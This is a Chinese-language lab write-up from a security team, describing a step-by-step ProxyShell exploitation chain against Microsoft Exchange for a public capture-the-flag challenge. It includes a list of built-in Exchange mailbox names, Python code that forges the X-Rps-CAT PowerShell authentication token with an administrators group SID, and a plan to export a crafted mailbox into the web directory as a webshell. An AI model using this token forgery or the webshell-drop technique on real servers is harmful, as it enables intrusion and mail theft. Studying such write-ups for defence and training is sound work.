记一次曲折的exchange漏洞利用-ProxyMaybeShell

原创 7bits安全团队 7bits安全团队 2023-09-15 09:10 发表于江苏

记一次曲折的**exchange**漏洞利用**-ProxyMaybeShell**

这两年几乎每隔一段时间exchange都会出现一些高危漏洞，这些漏洞基本分为两类，一类是ssrf导致的安全问题，一类是后台的反序列化漏洞。比较出名的包括CVE-2021-34473(ProxyShell)、CVE-2022-41040(ProxyNotShell)等。本文复现了一次较为复杂的exchange漏洞利用，需要攻击者对exchange历史漏洞有较深入的理解才能完成整体的利用。

目前配套环境已上线xBitsPlatform，环境名为ProxyMaybeShell，为公开挑战，分值为400分。

前置知识

Exchange-SSRF导致的问题

host可控的**SSRF**

CVE-2018-8581

ssrf导致读取任意用户邮件

https://evi1cg.me/archives/CVE_2018_8581.html

ssrf结合ntlmralay直接攻击dc

https://evi1cg.me/archives/Exchange_Privilege_Elevation.html

host不可控的**SSRF**

proxylogon:

https://blog.orange.tw/2021/08/proxylogon-a-new-attack-surface-on-ms-exchange-part-1.html

proxyshell:

https://blog.orange.tw/2021/08/proxyshell-a-new-attack-surface-on-ms-exchange-part-3.html

proxynotshell:

https://blog.caspersun.club/2022/12/19/proxynotshell/proxynotshell/

exchange反序列化漏洞

cve-2020-0688 machinekey反序列化:

https://www.zcgonvh.com/post/weaponizing_CVE-2020-0688_and_about_dotnet_deserialize_vulnerability.html

CVE-2021-42321:


DotNet安全-CVE-2021-42321漏洞复现

CVE-2022-23277:


DotNet安全-CVE-2022-23277漏洞复现

从proxyshell入手

访问目标https://10.0.102.210，发现跳转到office365,推测可能为exchange与office365混合部署环境




经过探测目标仅开放了autodiscover/ews/powershell/mapi等接口，没有owa/ecp等图形界面。



直接盲打一发proxyshell，成功执行了部分流程。


获取内网域名版本号等信息

通过autodiscover接口的ntlm认证信息获取内网域名等信息：



获取Administrator用户的DN

通过ssrf调用autodiscover接口，获取administrator用户的dn，发现无法获取：




这里获取dn是为了获取邮件管理员的sid，但这个环境并不存在Administrator用户。

获取内置用户的dn


安装了exchange的域会包含几个内置账户，可以尝试获取他们的dn：

```
BUILTIN_EMAILS = [
    'Administrator',
    'SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}',
    'DiscoverySearchMailbox{D919BA05-46A6-415f-80AD-7E09334BB852}'
    'FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042',
    'Migration.8f3e7716-2011-43e4-96b1-aba62d229136',
    'SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}',
    'SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}',
    'SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA}'
]
```

但在这个环境中，这种方法也不适用：




https://github.com/dmaasland/proxyshell-poc/blob/main/proxyshell-enumerate.py 提出一种方法，使用ews接口的功能获取到邮箱列表，默认情况下会获得列表：




实战情况也可能遇到无法获取的情况，我们可以通过外网搜集到所有的邮箱进行爆破直至得到dn，但实际环境中，很多邮箱位于Office365服务器上，无法通过autodiscover接口获取dn。通

过邮箱获取到dn：




获取sid

这个mapi接口从CVE-2018-8581就已经被利用，当有账户dn的时候可以获取到sid：



伪造powershell接口token

powershell接口的判断用户身份是依赖于X-Rps-CAT参数，主要通过里面包含的sid判断身份：




我们可以构造这个X-Rps-CAT参数：

```
        return d
    def gen_token(self):

        # From: https://y4y.space/2021/08/12/my-steps-of-reproducing-proxyshell/
        version = 0
        ttype = 'Windows'
        compressed = 0
        auth_type = 'Kerberos'
        raw_token = b''
        gsid = 'S-1-5-32-544'

        version_data = b'V' + (1).to_bytes(1, 'little') + (version).to_bytes(1, 'little')
        type_data = b'T' + (len(ttype)).to_bytes(1, 'little') + ttype.encode()
        compress_data = b'C' + (compressed).to_bytes(1, 'little')
        auth_data = b'A' + (len(auth_type)).to_bytes(1, 'little') + auth_type.encode()
        login_data = b'L' + (len(self.email)).to_bytes(1, 'little') + self.email.encode()
        user_data = b'U' + (len(self.sid)).to_bytes(1, 'little') + self.sid.encode()
        group_data = b'G' + struct.pack('<II', 1, 7) + (len(gsid)).to_bytes(1, 'little') + gsid.encode()
        ext_data = b'E' + struct.pack('>I', 0)

        raw_token += version_data
        raw_token += type_data
        raw_token += compress_data
        raw_token += auth_data
        raw_token += login_data
        raw_token += user_data
        raw_token += group_data
        raw_token += ext_data

        data = base64.b64encode(raw_token).decode()

        return data
```

调用powershell执行

主要依赖于pypsrp库调用powershell执行New-MailboxExportRequest命令。该命令将某一邮件导出，这份邮件的附件由我们精心构造，其附件中包含我们的c#代码。构造成功的邮件导出到web目录后不影响正常解析。

